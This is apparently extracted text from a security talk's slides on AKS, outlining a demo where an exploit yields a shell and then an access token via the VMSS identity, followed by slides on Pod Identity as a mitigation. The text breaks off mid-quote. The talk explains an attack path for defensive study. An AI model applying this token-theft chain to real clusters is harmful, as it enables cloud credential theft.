
Plugins With Broad Permission Scope: Demo




1. Run exploit, get shell
2. Extract VMSS id
3. Extract access token




Plugins With Broad Permission Scope: Demo



Plugins With Broad Permission Scope: Demo



Plugins With Broad Permission Scope: Demo



AKS

Are We Done Yet ?

AKS

Nope

AKS

Pod Identity

AKS

Pod Identity

- Assigns identities to specific pods

AKS

Pod Identity

- Assigns **identities** to specific pods

AKS

Pod Identity

- Assigns **identities** to **specific pods**

AKS

Pod Identity

- Assigns **identities** to **specific pods**
- Installs IPTables rules intercepting IMDS requests

AKS

Pod Identity

- Assigns **identities** to **specific pods**
- Installs **IPTables** rules intercepting IMDS requests

AKS

Pod Identity

- Assigns **identities** to **specific pods**
- Installs **IPTables** rules intercepting IMDS requests
- Won't issue token for pods not assigned an identity

AKS

Pod Identity

- Assigns **identities** to **specific pods**
- Installs **IPTables** rules intercepting IMDS requests
- Won't issue token for pods not assigned an identity
- Would have mitigated the previous attack vector

AKS

Pod Identity

- Assigns **identities** to **specific pods**
- Installs **IPTables** rules intercepting IMDS requests
- Won't issue token for pods not assigned an identity
- Would have **mitigated** the previous attack vector

AKS

Pod Identity

- Assigns **identities** to **specific pods**
- Installs **IPTables** rules intercepting IMDS requests
- Won't issue token for pods not assigned an identity
- Would have **mitigated** the previous attack vector
- Allows excluding pods by label

AKS

Pod Identity

AKS

Pod Identity

Caveats everywhere

AKS

Pod Identity

Caveats everywhere

*“Running aad-pod-identity in a cluster with Kubenet is not a recommended configuration due to security 